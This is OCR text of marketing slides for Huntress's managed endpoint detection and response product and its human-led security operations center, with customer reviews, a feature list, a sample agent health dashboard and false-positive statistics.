
> **Great product, even better support.**
>
> ★★★★★ May 02, 2022

> **Huntress, the company that has your back.**
>
> ★★★★★ Dec 01, 2022

HUNTRESS

Not just another security vendor


We're *THE* security solution



G2 Grid for Endpoint Detection & Response (EDR) - Small Business

Not just another security vendor


We're *THE* security solution



G2 Grid for Endpoint Detection & Response (EDR)

HUNTRESS

Huntress Managed EDR



Huntress 24/7 Human-Led SOC

Managed Antivirus (optional)

- Alert Triage & Investigation
- Policy Management

Management of Microsoft Defender included in Huntress offering

Endpoint Threat Detection

- Malicious Process Behavior
- Persistent Footholds
- Ransomware Canaries
- Open Port Detection

Human-Led Investigation

- Alert Triage
- Incident Investigation
- Threat Hunting

Threat Containment & Elimination

- Threat Containment "Stop the Spread"
- Active Remediation "Combat the Threat"


Guided Cleanup & Recovery


- Custom Incident Reports
- Easy-to-follow Suggested Next Steps
- Multi-channel Communication
  - Email
  - Ticketing Sytems
  - Phone
  - SMS


Herd Immunity Detections

Health Dashboard | Management Console | Data Reporting | Data Export

HUNTRESS







Show 25 entries

☐	Status	Health Substatus	Organization	Hostname	Policy Status	Defender Tamper Protection	OS	Last Seen	La D		st gnature pdate
☑	🛡	Up to date	Antivirus Demo	User-PC	Compliant	Disabled	Windows 11 Home	10 minutes	6		out 16 urs
☑	🛡	Up to date Offline	Remote Family	Johnson	Audit	Enabled	Windows 10 Home	11 months	Never	11 months	11 months
☐	🛡	Up to date Offline	Remote Family	JimHufford	Audit	Disabled	Windows 8.1	over 2 years	Never	over 2 years	over 2 years
☐	🛡	Up to date Offline	Dunder Mifflin	SchruteFarms-FrontDesk	Audit	Disabled	Windows 10 Pro	over 3 years	over 3 years	over 3 years	over 3 years

Our Managed EDR agent is easy to deploy

Lightweight

<1%

<1% of CPU and 20MB of RAM

Fast

<20

Installs in <20 minutes

Silent

0

Zero User Disruption

HUNTRESS

The Huntress Security Operations Center (SOC)

When the threats get real, you need real humans on your side

The human advantage
24x7 team of peer-reviewed, media-recognized, battle-tested experts, not AI bots.

Way beyond the basics
We don't just forward alerts or say we found "something." We provide validated incident reports, live expert support, and remediate for you.

Smarter people, smarter technology
Guided by our in-house experts, our technology is built for our SOC, not the other way around.

A full SOC on your side

- Over 100 security analysts, threat hunters, detection engineers, researchers, SOC support, and threat intelligence experts
- Live phone, chat, and email support from native English speakers
- In-depth analysis, root cause investigations, active remediation, and tactical response
- Our follow-the-sun approach and positive culture means you don't have to deal with sleep-deprived, burned out analysts

Huntress 24/7 Human-Led SOC


Protection that never sleeps

Cut out false positives.
Focus on real threats.

Huntress screens out **95% of initial findings** as noise and false positives, alerting security teams only to the **5%** that are validated threats.

Critical & high severity detections

Huntress Managed EDR 2023 incident reports by detection source




Pinpoint the dangerous needles in the haystack. And eliminate them.

